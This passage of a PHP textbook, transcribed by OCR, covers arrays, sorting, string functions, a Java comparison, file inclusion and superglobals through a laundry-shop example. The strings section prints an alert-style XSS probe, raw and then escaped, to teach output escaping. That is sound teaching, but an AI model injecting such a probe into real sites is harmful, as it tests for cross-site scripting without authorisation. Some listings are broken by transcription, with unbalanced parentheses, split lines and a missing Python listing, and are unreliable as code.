

Figure 3.18 The output of **Figure 3.17**. Only three of the four fruits appear, because the program prints indexes 0, 2 and 3.

`array("durian", "mango", "mangosteen", "pineapple")` numbers the values **from zero**: durian at 0, mango at 1, mangosteen at 2, pineapple at 3. That is why **Figure 3.18** lacks mango: the program asks for `[0]`, `[2]` and `[3]`. The second way starts with `array()` and appends with empty brackets, `$myColor[] = "red";`, which means *put this at the next free integer index*. Since PHP 5.4 `[]` may replace `array()`, and this chapter's own code does so.

> **WARNING.** Counting starts at zero. An array of four elements ends at `[3]`, and asking for `[4]` gives a warning and `null`.

3.13.3 Associative arrays

Figure 3.19 replaces the automatic numbers with keys of its own, and **Figure 3.20** shows the result.

array_assoc.php

```
<html>
    <body>
        <?php
            // Associative array -> unordered index
            $grade = array("Yarik" => 80,
                           "Naya" => 90,
                           "Masha" => 75,
                           "Ivan" => 85);
            echo "Naya's grade: "; echo $grade['Naya']; echo "<br>";   // 90
            echo "Masha's grade: "; echo $grade['Masha']; echo "<br>"; // 75
            echo "<br>";
            $age = array();
            $age["Sergei"] = 18;
            $age["Mishka"] = 17;
            $age["Natasha"] = 19;
            echo "Mishka's age: "; echo $age['Mishka']; echo "<br>";   // 17
            echo "Natasha's age: "; echo $age['Natasha']; echo "<br>"; // 19
        ?>
    </body>
</html>
```

Figure 3.19 `php/classic/array_assoc.php`: an associative array built two ways: `$grade` declared with `=>`, read as *maps to*, and `$age` built one key at a time.

127.0.0.1:8301/classic/array_assoc.php

http://127.0.0.1:8301/classic/array_assoc.php

Naya's grade: 90
Masha's grade: 75

Mishka's age: 17
Natasha's age: 19

Figure 3.20 The output of **Figure 3.19**. Each value was retrieved by name, not by position.

The keys have no sorted order, yet the array keeps insertion order, which makes `foreach` predictable. **Table 3.6** traces the construction pair by pair.

Table 3.6 Building the two associative arrays of **Figure 3.19** by hand. The last column is the order a `foreach` will visit.

Statement	Key inserted	Value	Array afterward
`$grade = array("Yarik" => 80, …)`	`Yarik`	80	`Yarik`=80
(same statement)	`Naya`	90	`Yarik`=80, `Naya`=90
(same statement)	`Masha`	75	`Yarik`=80, `Naya`=90, `Masha`=75
(same statement)	`Ivan`	85	`Yarik`=80, `Naya`=90, `Masha`=75, `Ivan`=85
`$age = array();`	(none)	(none)	(empty)
`$age["Sergei"] = 18;`	`Sergei`	18	`Sergei`=18
`$age["Mishka"] = 17;`	`Mishka`	17	`Sergei`=18, `Mishka`=17
`$age["Natasha"] = 19;`	`Natasha`	19	`Sergei`=18, `Mishka`=17, `Natasha`=19

Four rules about keys save an hour: keys are **unique**, so assigning to an existing key replaces its value; a numeric string key becomes an integer, so `$a["7"]` and `$a[7]` are the same element; `true`,

`false` and `null` become 1, 0 and `""`; and reading a missing key gives a warning and `null`, so use `isset($a['k'])` or `$a['k'] ?? $default`.

3.13.4 Walking an array

Figure 3.21 prints the same array with `for` and with `foreach`, and **Figure 3.22** shows that the two agree.

array_walk.php

```
1  <html>
2      <body>
3          <?php
4              $color = array();
5              $color[] = "red";
6              $color[] = "green";
7              $color[] = "blue";
8              echo "Printing the content of array by using FOR.<br>";
9              FOR ($i = 0; $i < count($color); $i++) {
10                 echo "Do you like <font color=$color[$i]>";
11                 echo $color[$i] . "</font>?<br>";
12             }
13             echo "<br>";
14             echo "Printing the content of array by using FOREACH.<br>";
15             FOREACH ($color as $clr) {
16                 echo "Do you like <font color=$clr>" . $clr . "</font>?<br>";
17             }
18         ?>
19     </body>
20 </html>
```

Figure 3.21 `php/classic/array_walk.php`: the same three-element array printed with `FOR` and an index, then with `FOREACH`. Keywords are case insensitive, which is why the upper-case spellings work.

127.0.0.1:8301/classic/array_walk.php

http://127.0.0.1:8301/classic/array_walk.php

Printing the content of array by using FOR.
Do you like red?
Do you like green?
Do you like blue?

Printing the content of array by using FOREACH.
Do you like red?
Do you like green?
Do you like blue?

Figure 3.22 The output of **Figure 3.21**: identical lines from both loops.

The `for` version must stop *before* `count($color)`; write `<=` and you read past the end. `foreach` cannot make that mistake. **Use `foreach` for arrays and `for` for numbers.**

For an associative array you want the key too. **Figure 3.23** shows the modern `foreach ($grade as $name => $grd)` and a `while` loop that walks the array's internal pointer; **Figure 3.24** is the output.

array_keys.php

```
1  <html>
2      <body>
3          <?php
4              // Associative array -> unordered index
5              $grade = array("Yarik" => 80,
6                             "Naya" => 90,
7                             "Masha" => 75,
8                             "Ivan" => 85);
9              echo "Printing the content of array by using FOREACH<br>";
10             foreach ($grade as $name => $grd) {
11                 echo "Grade of $name = $grd<br>";
12             }
13             echo "<br>";
14             echo "Printing the content of array by using WHILE, KEY & NEXT<br>";
15             reset($grade);
16             while (($name = key($grade)) !== null) {
17                 $grd = current($grade);
18                 echo "Grade of $name = $grd<br>";
19                 next($grade);
20             }
21         ?>
22     </body>
23 </html>
```

Figure 3.23 `php/classic/array_keys.php`: two ways of walking an associative array: `foreach` with `$name => $grd`, and a `while` loop over the array's internal pointer with `key()`, `current()` and `next()`.

127.0.0.1:8301/classic/array_keys.php

http://127.0.0.1:8301/classic/array_keys.php

Printing the content of array by using FOREACH
Grade of Yarik = 80
Grade of Naya = 90
Grade of Masha = 75
Grade of Ivan = 85

Printing the content of array by using WHILE, KEY & NEXT
Grade of Yarik = 80
Grade of Naya = 90
Grade of Masha = 75
Grade of Ivan = 85

Figure 3.24 The output of **Figure 3.23**: the same four grades in insertion order from both loops.

Older books write that `while` loop as `while (list($name, $grd) = each($grade))`. **`each()` was deprecated in PHP 7.2 and removed in PHP 8**; code that uses it now stops with a fatal error. You still meet it in maintenance work, so recognize it and replace it with the internal-pointer functions of **Figure 3.23**: `reset()`, then `key()`, `current()` and `next()`. The same loop is in `06_arrays.php`, the runnable version of this section, and prints the same four lines. In practice you will write `foreach`.

3.13.5 Seeing inside an array

`echo $color;` prints only the word `Array`. To see the structure, use `print_r()`, as in **Figure 3.25**, with the output in **Figure 3.26**.

print_r.php

```
<html>
    <body>
        <?php
            // Print out the array's structure
            $color = array("red", "blue", "green");
            $age = array("Sergei" => 18,
                         "Mishka" => 17,
                         "Natasha" => 19);
            echo "<pre>";
            print_r($color);
            echo "<br>";
            print_r($age);
            echo "</pre>";
        ?>
    </body>
</html>
```

Figure 3.25 `php/classic/print_r.php`: printing an array's structure with `print_r()`. The `<pre>` tags keep the line breaks that `print_r()` produces; without them the browser would collapse everything onto one line.

127.0.0.1:8301/classic/print_r.php

http://127.0.0.1:8301/classic/print_r.php

```
Array
(
    [0] => red
    [1] => blue
    [2] => green
)

Array
(
    [Sergei] => 18
    [Mishka] => 17
    [Natasha] => 19
)
```

Figure 3.26 The output of **Figure 3.25**: every key and value, the indexed array first and the associative array second.

Each pair prints as `[key] => value`. `var_dump()` adds the type and length of every value, which is what you want when asking "why is this comparison false?", and `var_export()` prints valid PHP source, which is why this chapter's programs show a Boolean as `true` rather than `1`.

3.13.6 Sorting

Figure 3.27 sorts an associative array, and **Figure 3.28** teaches a lesson that costs beginners real data.

sorting.php

```
1  <html>
2      <body>
3          <?php
4              // Sorting array
5              $grade = array("Yarik" => 80,
6                             "Naya" => 90,
7                             "Masha" => 75,
8                             "Ivan" => 85,
9                             "Sasha" => 65);
10             echo "<b>The array before sorting</b>";
11             echo "<pre>";
12             print_r($grade);
13             echo "</pre>";
14             // Sort
15             sort($grade);
16             echo "<b>The array after sorting by sort()</b>";
17             echo "<pre>";
18             print_r($grade);
19             echo "</pre>";
20             // Reverse sorting
21             rsort($grade);
22             echo "<b>The array after sorting by rsort()</b>";
23             echo "<pre>";
24             print_r($grade);
25             echo "</pre>";
26         ?>
27     </body>
28 </html>
```

Figure 3.27 `php/classic/sorting.php`: sorting an associative array with `sort()` and then `rsort()`, printing the structure before and after each step.

127.0.0.1:8301/classic/sorting.php

http://127.0.0.1:8301/classic/sorting.php

The array before sorting

```
Array
(
    [Yarik] => 80
    [Naya] => 90
    [Masha] => 75
    [Ivan] => 85
    [Sasha] => 65
)
```

The array after sorting by sort()

```
Array
(
    [0] => 65
    [1] => 75
    [2] => 80
    [3] => 85
    [4] => 90
)
```

The array after sorting by rsort()

```
Array
(
    [0] => 90
    [1] => 85
    [2] => 80
    [3] => 75
    [4] => 65
)
```

Figure 3.28 The output of **Figure 3.27**. Before sorting the keys are names; after `sort()` they are 0 to 4. The names are gone.

Before the sort the array is `Yarik => 80, Naya => 90, Masha => 75, Ivan => 85, Sasha => 65`; after `sort()` it is `0 => 65, 1 => 75, …`. The grades are in order and **every name has been destroyed**. `sort()` sorts values and renumbers from zero: right for a list, catastrophic for a map. The family in **Table 3.7** exists so that you can say which you meant.

Table 3.7 The sorting family. The letter before `sort` tells the story: `a` for associative (keys kept), `k` for key, `r` for reverse, `u` for user-defined.

Function	Sorts by	Order	Keys
`sort()` / `rsort()`	value	ascending / descending	**discarded**, renumbered from 0
`asort()` / `arsort()`	value	ascending / descending	preserved
`ksort()` / `krsort()`	key	ascending / descending	preserved
`usort()` / `uasort()`	your function	your rule	discarded / preserved

If the keys mean something, never call `sort()`. The tail of the real output of `06_arrays.php` shows `asort()` and `ksort()` keeping the names, followed by the array functions of **Table 3.8** applied to three Laundry prices:

```
Array
(
    [Sasha] => 65
    [Masha] => 75
    [Yarik] => 80
    [Ivan] => 85
    [Naya] => 90
)
ksort() — by key
Array
(
    [Ivan] => 85
    [Masha] => 75
    [Naya] => 90
    [Sasha] => 65
    [Yarik] => 80
)
count      = 3
array_sum  = 79000
max        = 65000
keys       = S0001, S0003, S0005
values     = 8000, 6000, 65000
has S0003? = true
has 65000? = true
key of 6000= S0003
```

Table 3.8 The array functions used in this chapter's Laundry code. For a key whose value is `null`, `array_key_exists()` says true and `isset()` says false.

Function	What it gives you
`count($a)`	how many elements
`array_sum($a)`	the total of the values
`max($a)` / `min($a)`	the largest / smallest value
`array_keys($a)` / `array_values($a)`	just the keys / just the values, renumbered
`in_array($v, $a)`	true if the **value** is present
`array_search($v, $a)`	the key where that value sits, or `false`
`array_key_exists($k, $a)`	true if the **key** is present, even if its value is `null`
`isset($a[$k])`	true if the key is present **and** its value is not `null`
`implode($glue, $a)` / `explode($sep, $s)`	join values into a string / cut a string into an array
`array_filter($a, $fn)` / `array_column($rows, $c)`	keep the elements that pass a test / pull one column from rows

3.14 Strings

Nearly everything a web program handles is a string, from the name typed in a box to the HTML sent back.

Inside **double** quotes PHP substitutes variables, which is called **interpolation**, and honors escapes such as `\n`, `\t`, `\"` and `\$`. Inside **single** quotes nothing is substituted and only `\'` and `\\` are escapes. When a variable name is not clearly delimited, wrap it in braces: `"{$name}'s laundry"`. For many lines there is **heredoc**, `<<<TXT … TXT;`, which interpolates, and **nowdoc**, `<<<'TXT'`, which does not. **Table 3.9** lists the functions you will use every day; all are exercised by `07_strings.php`.

Table 3.9 The string functions used in this book. `strpos()` returning `false` rather than `-1` when the needle is absent is the source of a classic bug.

Function	Does
`strlen($s)` / `mb_strlen($s)`	length in bytes / in characters (use this one for any language but English)
`trim($s)`	removes whitespace from both ends
`strtoupper($s)` / `strtolower($s)` / `ucwords($s)`	changes case
`strpos($h, $n)` / `stripos($h, $n)`	position of `$n` in `$h`, or `false` (`stripos` ignores case)
`str_contains($h, $n)` / `str_starts_with($h, $n)`	true or false (PHP 8)
`substr($s, $from, $len)`	a piece of a string; a negative `$from` counts from the end
`str_replace($a, $b, $s)`	every `$a` in `$s` becomes `$b`
`number_format($n, $d, $dp, $ts)`	groups digits: `number_format(24500, 0, ',', '.')` is `24.500`
`printf()` / `sprintf()` / `str_pad()`	formats with `%s`, `%d`, `%.1f`; pads to a width
`htmlspecialchars($s, …)`	escapes for HTML (Section 3.19)

The second half of the real output of `07_strings.php`:

```
strtolower       = profitina laundry
ucfirst          = Wash and fold
ucwords          = Wash And Fold
strpos 'Laundry' = 10
strpos 'Jakarta' = false
str_contains     = true
str_starts_with  = true
substr(0, 9)     = Profitina
substr(-8)       = Surabaya
str_replace      = Profitina Laundry, Malang
Array
(
    [0] => Profitina Laundry
    [1] => Surabaya
)
implode          = Profitina Laundry / Surabaya
number_format    = Rp 24.500
printf           = Sri owes Rp 24.500 for 3.5 kg
sprintf padded   = [Sri         | 24500]
str_pad          = [00000ORD-7]
str_repeat       = --------------------
raw              = <script>alert("xss")</script>
htmlspecialchars = &lt;script&gt;alert(&quot;xss&quot;)&lt;/script&gt;
```

> **WARNING.** A match at the very start of a string is position **0**, which is falsy. So `if (strpos($s, $n))` is false both when the needle is absent and when it comes first. Write `if (strpos($s, $n) !== false)`, or use `str_contains()`, which returns a real Boolean. Java's `indexOf()` and Python's `find()` return `-1` instead, and so do not have this trap.

The `number_format($total, 0, ',', '.')` line matters for every page that follows: Indonesian writes a dot between thousands and a comma before decimals, the opposite of English, and those two arguments say so. The last two lines of the output are Section 3.19 in miniature: the same text, raw and escaped.

3.15 The Same Ideas in Java and Python

Sections 3.5 to 3.14 were PHP, with a sentence on Java and Python at the end of each. **Table 3.10** gathers those sentences into one table, and the two programs after it run them.

Table 3.10 The ideas of Sections 3.5 to 3.14 in the three languages.

Idea	PHP	Java	Python
Declare a variable	`$units = 4;`	`int units = 4;` or `var units = 4;`	`units = 4`
Type of a variable	follows its value	fixed when declared	follows its value
`"10"` and `5`	`+` gives 15, `.` gives `"105"`	`+` gives `"105"`	`+` raises `TypeError`
Strict equality	`===`	`.equals()` for objects	`==` (no juggling)
Whole-number division	`intdiv(17, 5)`	`17 / 5`	`17 // 5`
Associative array	`["S0001" => 8000]`	`LinkedHashMap<String, Integer>`	`{"S0001": 8000}`
Sort by value, keep keys	`asort()`	sort the entries of the map	`sorted(d.items(), key=…)`
Default argument	`$unitPrice = 8000`	overloaded methods	`unit_price=8000`
Named argument	`laundryCost(units: 4, delivery: 10000)`	(none)	`laundry_cost(4, delivery=10000)`
Not found in a string	`strpos()` gives `false`	`indexOf()` gives `-1`	`find()` gives `-1`
Escape for HTML	`htmlspecialchars()`	write it yourself (Section 3.17)	`html.escape()`, or Jinja does it

Listing 3.11 is the Java side. It is a single file, so `java LanguageTour.java` compiles and runs it in one step.

Listing 3.11 `LanguageTour.java`: types, conversion, equality, strings, maps and functions in Java.

```java
import java.util.ArrayList;
import java.util.Arrays;
import java.util.LinkedHashMap;
import java.util.List;
import java.util.Locale;
import java.util.Map;
import java.util.TreeMap;
import java.util.stream.Collectors;

/** LanguageTour.java — the PHP ideas of Sections 3.5 to 3.14, said in Java.
 *  Run it in one step:  java LanguageTour.java */
public class LanguageTour {

    // Java has no default parameter values: overloads play that part.
    static int laundryCost(int units) {
        return laundryCost(units, 8000, 0);
    }

    static int laundryCost(int units, int unitPrice) {
        return laundryCost(units, unitPrice, 0);
    }

    static int laundryCost(int units, int unitPrice, int delivery) {
        return units * unitPrice + delivery;
    }

    static void addTip(int total) {
        total = total + 2000;                  // changes this method's copy only
    }

    static void addItem(List<String> basket) {
        basket.add("S0003");                   // a copy of the REFERENCE: the same list
    }

    public static void main(String[] args) {
        // --- Every variable has a declared type, fixed for life -------------------
        String name = "Sri";
        int units = 4;
        double kilos = 3.5;
        boolean paid = false;
        var items = List.of("wash", "iron");   // var: the compiler works out List<String>
        System.out.println(name + " " + units + " " + kilos + " " + paid + " " + items);
```

Listing 3.11 (Continued) *LanguageTour.java: types, conversion, equality, strings, maps and functions in Java.*

```
        // --- "10" + 5: with a String on one side, + joins; Java never guesses a number
        System.out.println("\"10\" + 5            = " + ("10" + 5));
        System.out.println("parseInt(\"10\") + 5 = " + (Integer.parseInt("10") + 5));

        // --- Equality: == on objects asks "the same object?" ------------------------
        String a = "Laundry";
        String b = new String("Laundry");
        System.out.println("a == b      -> " + (a == b));
        System.out.println("a.equals(b) -> " + a.equals(b));

        // --- Arithmetic: int / int is whole-number division --------------------------
        System.out.println("17 / 5 = " + (17 / 5) + ", 17 % 5 = " + (17 % 5) + ", 17.0 / 5
= " + (17.0 / 5));

        // --- Strings ------------------------------------------------------------------
        String s = "Profitina Laundry, Surabaya";
        System.out.println("length   = " + s.length());
        System.out.println("indexOf  = " + s.indexOf("Laundry") + ", missing -> " +
s.indexOf("Jakarta"));
        System.out.println("contains = " + s.contains("Surabaya"));
        System.out.println("upper    = " + s.substring(0, 9).toUpperCase());
        System.out.println("split    = " + Arrays.toString(s.split(", "))));
        System.out.println("join     = " + String.join(" / ", s.split(", "))));
        System.out.println("format   = Rp " + String.format(Locale.ROOT, "%,d",
24500).replace(',', '.'));

        // --- Maps: PHP's associative array ------------------------------------------
        Map<String, Integer> grade = new LinkedHashMap<>();       // keeps insertion order,
like PHP
        grade.put("Yarik", 80);
        grade.put("Naya", 90);
        grade.put("Masha", 75);
        grade.put("Ivan", 85);
        System.out.println("grade    = " + grade);
        System.out.println("by value = " + grade.entrySet().stream()
                .sorted(Map.Entry.comparingByValue())
                .map(e -> e.getKey() + "=" + e.getValue())
                .collect(Collectors.joining(", ", "{", "}")));    // asort(): keys kept
        System.out.println("by key   = " + new TreeMap<>(grade)); // ksort()
```

Listing 3.11 (Continued) *LanguageTour.java: types, conversion, equality, strings, maps and functions in Java.*

```

Read them against PHP's. Java joined `"10" + 5` into `105`, Python refused, and only PHP guessed a number. Java's `a == b` was `false` for equal strings, because `==` on objects asks "the same object?"; compare text with `equals()`. Both maps kept insertion order and both sorted by value keeping the keys, which is `asort()`. Neither `addTip()` could change the caller's 32000, yet both `addItem()`s changed the caller's list, because they received a copy of a **reference** to it. PHP makes that distinction with `&`; Java and Python make it by the kind of value.

3.16 Splitting a Program Across Files

One file is fine for a lesson. A real application is many files, and PHP joins them with four statements (**Table 3.11**). `include 'file.php';` runs another file at that point, as if its text were pasted in; `require` does the same but stops the program if the file is missing; the `_once` forms do nothing if the file was already loaded in this request.

Table 3.11 The four including statements. Use `require_once` for anything your program cannot run without, which is nearly everything.

Statement	If the file is missing	If already loaded
`include`	warning, execution continues	loads it again
`require`	fatal error, execution stops	loads it again
`include_once`	warning, execution continues	does nothing
`require_once`	fatal error, execution stops	does nothing

If the program cannot work without the file, use `require_once`: without `_once`, a file needed by two others is loaded twice and PHP stops with "Cannot redeclare function". Always build the path from `__DIR__`, the folder of the running file, as in `require_once __DIR__ . '/lib/services.php';`; otherwise PHP resolves it against the *working* folder, and the same line works from one page and fails from another.

The Laundry pages share two such files. **Listing 3.13** holds the price list and the outlets: the same twelve services and three outlets as the `Service` and `Outlet` tables of the finished application in `ProfitinaLaundry/App/database`, so the prices you calculate here are the prices the real shop charges. Chapter 5 reads them from that database instead.

Listing 3.13 `lib/services.php`: constants only, and not one `echo`. An included file declares things; it does not print.

```
<?php
// lib/services.php — the price list and the outlets of Profitina Laundry.
// The same twelve services and three outlets as the finished application
// (ProfitinaLaundry/App/database); Chapter 5 reads them from the database.
// A file that is included declares things and prints nothing.

date_default_timezone_set('Asia/Jakarta');     // Surabaya keeps Western Indonesian Time

const SHOP_NAME = 'Profitina Laundry';

const SERVICES = [
    'S0001' => ['description' => 'Wash, dry & fold (per kg)',              'price' =>
8000],
    'S0002' => ['description' => 'Express wash & fold, 1 day (per kg)',    'price' =>
12000],
    'S0003' => ['description' => 'Ironing only (per kg)',                  'price' =>
6000],
    'S0004' => ['description' => 'Dry cleaning - shirt/blouse (per item)', 'price' =>
20000],
    'S0005' => ['description' => 'Dry cleaning - suit 2 pieces (per item)', 'price' =>
65000],
    'S0006' => ['description' => 'Dry cleaning - dress/kebaya (per item)', 'price' =>
45000],
    'S0007' => ['description' => 'Dry cleaning - jacket (per item)',       'price' =>
40000],
    'S0008' => ['description' => 'Bed cover, any size (per item)',         'price' =>
35000],
    'S0009' => ['description' => 'Blanket (per item)',                     'price' =>
25000],
    'S0010' => ['description' => 'Curtain (per kg)',                       'price' =>
15000],
    'S0011' => ['description' => 'Shoes deep clean (per pair)',            'price' =>
45000],
    'S0012' => ['description' => 'Helmet cleaning (per item)',             'price' =>
30000],
];

const OUTLETS = [
    'O01' => 'Profitina Laundry Rungkut',
    'O02' => 'Profitina Laundry Keputih',
    'O03' => 'Profitina Laundry Wiyung',
];
```

Listing 3.14 is the one place that knows how a price is worked out. The rule is the finished application's rule BR-1, **price = unit price × units**, where the units are whole kilograms, items or pairs; at the counter a 3.2 kg bag is weighed as 4 kg.

Listing 3.14 `lib/money.php`: formatting rupiah, the price rule, and the name of the unit.

```php
<?php
// lib/money.php — the one place that knows how a price is worked out.

/** 32000 -> "Rp 32.000": Indonesian digit grouping, no decimals. */
function rupiah(int $amount): string {
    return 'Rp ' . number_format($amount, 0, ',', '.');
}

/** Rule BR-1 of the finished application: price = unit price x units. */
function price(int $unitPrice, int $units): int {
    return $unitPrice * $units;
}

/** "kg", "item(s)", "pair(s)", read from the "(per ...)" in a description. */
function unitName(string $description, int $units): string {
    if (!preg_match('/per\s+([a-z]+)/i', $description, $m)) {
        return $units === 1 ? 'unit' : 'units';
    }
    $u = strtolower($m[1]);
    if ($u === 'kg') {
        return 'kg';                          // kilograms have no plural "s"
    }
    return $units === 1 ? $u : $u . 's';
}
```

Work one price by hand, because all three tracks must agree with it to the rupiah: three two-piece suits (S0005) cost $3 \times 65{,}000 = 195{,}000$, printed as `Rp 195.000`. **Listing 3.15** pulls both files in and prints the price list.

Listing 3.15 `08_include.php`: using the two shared files. The second `require_once` near the end proves that the `_once` part works.

```php
<?php
// 08_include.php — pulling shared code in with require_once.

require_once __DIR__ . '/lib/services.php';
require_once __DIR__ . '/lib/money.php';

echo SHOP_NAME, " price list", PHP_EOL;
foreach (SERVICES as $id => $s) {
    printf("  %s  %-40s %10s%s", $id, $s['description'], rupiah($s['price']), PHP_EOL);
}

echo PHP_EOL, "Four kilograms of wash, dry & fold:", PHP_EOL;
$units = 4;
$s = SERVICES['S0001'];
echo "  ", $units, " ", unitName($s['description'], $units), " x ", rupiah($s['price']),
     " = ", rupiah(price($s['price'], $units)), PHP_EOL;

// require_once really is once: the second call loads nothing and fails nothing.
require_once __DIR__ . '/lib/money.php';
echo PHP_EOL, "Loaded files:", PHP_EOL;
foreach (get_included_files() as $f) {
    echo "  ", basename($f), PHP_EOL;
}
```

```
Profitina Laundry price list
  S0001  Wash, dry & fold (per kg)                  Rp 8.000
  S0002  Express wash & fold, 1 day (per kg)       Rp 12.000
  S0003  Ironing only (per kg)                      Rp 6.000
  S0004  Dry cleaning - shirt/blouse (per item)    Rp 20.000
  S0005  Dry cleaning - suit 2 pieces (per item)   Rp 65.000
  S0006  Dry cleaning - dress/kebaya (per item)    Rp 45.000
  S0007  Dry cleaning - jacket (per item)          Rp 40.000
  S0008  Bed cover, any size (per item)            Rp 35.000
  S0009  Blanket (per item)                        Rp 25.000
  S0010  Curtain (per kg)                          Rp 15.000
  S0011  Shoes deep clean (per pair)               Rp 45.000
  S0012  Helmet cleaning (per item)                Rp 30.000

Four kilograms of wash, dry & fold:
  4 kg x Rp 8.000 = Rp 32.000

Loaded files:
  08_include.php
  services.php
  money.php
```

`money.php` is loaded once although named twice. In Java one class uses another simply by naming it, `Shop.rupiah(8000)`, and `javac *.java` compiles the folder together (**Listing 3.23**). Python writes `import shop` and then `shop.rupiah(8000)`; a second `import` does nothing, which is `require_once` built into the language.

3.17 The Superglobals: Reading the Request Three Ways

3.17.1 What they are

So far PHP has been a calculator. This section connects it to the visitor. Before your first line runs, the interpreter unpacks the HTTP request and lays its parts out in a handful of arrays called **superglobals**, visible everywhere, including inside functions. **Figure 3.29** follows one request into them, and into the Java and Flask equivalents.

> **DEFINITION.** A **superglobal** is a predefined associative array, filled by PHP before your code runs, that holds one part of the incoming request. It is the channel through which the outside world reaches your program.



Figure 3.29 One HTTP request, read three ways. The request line fills `$_GET` and `$_SERVER`, the `Cookie` header fills `$_COOKIE`, and the body fills `$_POST`; Java and Flask expose the same parts under other names.

Table 3.12 lists them all, with the section where each is used.

Table 3.12 The superglobals and where each is used in this chapter.

Superglobal	Holds
`$_GET`	values from the URL's query string
`$_POST`	values from the body of a POST request
`$_COOKIE`	cookies the browser sent back (Section 3.20)
`$_SESSION`	data kept for this visitor between requests (Section 3.20)
`$_FILES`	uploaded files (Section 3.22)
`$_SERVER`	facts about the request and the server
`$_REQUEST`	`$_GET` and `$_POST` merged (the `request_order` setting decides)
`$_ENV` / `$GLOBALS`	environment variables / every global variable

WARNING. Avoid `$_REQUEST`. It merges sources without saying which a value came from, so a page that reads `$_REQUEST['id']` accepts it from the URL even when you meant the form, and an attacker can supply it just by sending someone a link. Say which you mean.

3.17.2 Seeing them for yourself

Listing 3.16 prints what arrived, as plain text.

Listing 3.16 `09_superglobals.php`: the superglobals, printed.

```php
<?php
// 09_superglobals.php — what the browser actually sent us, as plain text.
// Visit  http://127.0.0.1:8080/09_superglobals.php?name=Sri&units=3
header('Content-Type: text/plain; charset=utf-8');

echo "=== \$_SERVER (a few useful keys) ===\n";
foreach (['REQUEST_METHOD', 'REQUEST_URI', 'QUERY_STRING', 'SERVER_PROTOCOL',
          'HTTP_USER_AGENT', 'REMOTE_ADDR', 'SCRIPT_NAME'] as $k) {
    printf("%-16s %s\n", $k, $_SERVER[$k] ?? '(not set)');
}

echo "\n=== \$_GET ===\n";
print_r($_GET);

echo "\n=== \$_POST ===\n";
print_r($_POST);

echo "\n=== \$_COOKIE ===\n";
print_r($_COOKIE);

echo "\n=== \$_REQUEST (GET and POST together) ===\n";
print_r($_REQUEST);
```

A real GET with a query string:

```
curl -s -A 'curl-demo/1.0' "http://127.0.0.1:8080/09_superglobals.php?name=Sri&units=3"
```

```
=== $_SERVER (a few useful keys) ===
REQUEST_METHOD   GET
REQUEST_URI      /09_superglobals.php?name=Sri&units=3
QUERY_STRING     name=Sri&units=3
SERVER_PROTOCOL  HTTP/1.1
HTTP_USER_AGENT  curl-demo/1.0
REMOTE_ADDR      127.0.0.1
SCRIPT_NAME      /09_superglobals.php

=== $_GET ===
Array
(
    [name] => Sri
    [units] => 3
)

=== $_POST ===
Array
(
)

=== $_COOKIE ===
Array
(
)

=== $_REQUEST (GET and POST together) ===
Array
(
    [name] => Sri
    [units] => 3
)
```

Read the URL and `$_GET` side by side. A `?` starts the query string, `&` separates the pairs, and each pair is `key=value`. So `$_GET['name']` is `"Sri"` and `$_GET['units']` is the **string** `"3"`, not the number 3. Everything a browser sends arrives as a string, always. That fact is the root of half of Section 3.19.

Now a POST with three fields in the body, one value still in the URL, and a cookie:

```
curl -s -A 'curl-demo/1.0' -b 'last_service=S0005' \
     --data 'service=S0005&units=3&name=Sri+Wahyuni' \
     "http://127.0.0.1:8080/09_superglobals.php?src=url"
```

```
=== $_SERVER (a few useful keys) ===
REQUEST_METHOD   POST
REQUEST_URI      /09_superglobals.php?src=url
QUERY_STRING     src=url
SERVER_PROTOCOL  HTTP/1.1
HTTP_USER_AGENT  curl-demo/1.0
REMOTE_ADDR      127.0.0.1
SCRIPT_NAME      /09_superglobals.php

=== $_GET ===
Array
(
